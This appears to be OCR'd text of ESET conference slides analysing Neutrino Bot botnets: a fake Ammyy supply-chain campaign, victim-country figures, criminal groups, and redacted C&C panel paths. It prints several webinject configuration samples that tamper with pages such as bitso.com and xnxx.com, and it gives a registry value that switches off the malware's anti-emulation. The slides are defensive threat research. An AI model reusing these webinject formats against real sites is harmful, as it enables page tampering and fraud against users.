
Thanks for choosing ExpressVPN

Click "Install" to begin.

The Fake Ammyy

- Supply chain attack
  - Ammyy website 13.6.
- Victim machine scan
  - Cryptocurrency
  - Remote access
- No payloads
- World Cup as cover

AMMYY
JUST DO IT REMOTELY


The Fake Ammy - targeted countries
Italy 11%
Ukraine 6%
India 5%
Greece 5%
Turkey 23%
Russia 31%
Other 19%
Kazakhstan 3%
Belarus 3%
Poland 3%
Spain 4%
France 2%
Romania 4%

Others


- Bitcoin Stealers
  - FIND command to steal wallets
- Credit Card Stealers
  - FIND command to steal credit cards
- Filecoder Guys
  - Win32/Filecoder
- New Zealand Bankers
  - Webinjects targeting a New Zealand bank

Others

- The Web Server Miners
  - Coin miners, Firewall configuration
  - Win32/Filecoder.GandCrab (October 2018)
- The Proxy Guys
  - Setting up proxy
  - Win32/TrojanDownloader.Carberp
  - Target: Canada


The funny stuff ☺

The Pirates




```
{
  "injects":
  [
    {
      "set_host": "*",
      "set_path": "*",
      "inject_setting":
      [
        {
          "data_keyword": "*",
          "inject_before_keyword": "Yaaaar",
          "inject_after_keyword": ""
        }
      ]
    },
    ...
  ]
}
```

The Porn Injectors




```
{
  "injects":
  [
    {
      "set_host": "www.xnxx.com",
      "set_path": "*",
      "inject_setting":
      [
        {
          "data_keyword": "<title>",
          "inject_before_keyword": "PORNISHACKFOOD",
          "inject_after_keyword": ""
        }
      ]
    },
    ...
  ]
}
```

The Angry Redirectors



```
{
  "injects":
  [
    {
      "set_host": "https://bitso.com/",
      "set_path": "*",
      "inject_setting":
      [
        {
          "data_keyword": "El Puente a La Nueva",
          "inject_before_keyword": "",
          "inject_after_keyword": " shit of this shitty exchanger"
        }
      ]
    },
    ...
  ]
}
```




El Puente a La Nueva Economía Digital

Compra y Vende Bitcoin, Ethereum y Ripple

Invalid webinjects - Winners

- 39 bank targets
- … formatted for Win32/Tinukebot

Information leakage



Who	Bot name
Web Server Miners	<http://[redacted]/6ff47afa5dc7daa42cc705a03fca8a9b/walter.php>
Mining RATs	<http://[redacted]/Panel/install.php>tasks.php>
Tralala	<http://[redacted]/tralala/tasks.php;http://[redacted]/tralala/tasks.php>

Reminder


- C&Cs are stored encrypted
- Bot name is not ☺

ENJOY SAFER TECHNOLOGY™

Misused commands

Who	What	How
Web Server Miners	DNS	Used as LOADER
Mining RATs	FAIL	Completely unknown command
Tinukebot & Fareit	DNS	Used as FIND

Mining RATs – Anti-Emulation off switch



Name	Type	Data
(Default)	REG_SZ	(value not set)
Identifier	REG_SZ	L5QN8DQUbCshi7tUiuSJ

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows

- Distributed unknowingly
- Disables Anti-Emulation completely

Conclusion

Conclusion

- Neutrino Bot is still active and evolving
- It is used by a large variety of cybercriminals
- The botnets differ in
  - Distribution
  - Payloads
  - Targets
  - Methods

Questions?

Thank you for your attention

jakub.soucek@eset.cz

jakub.tomanek@eset.cz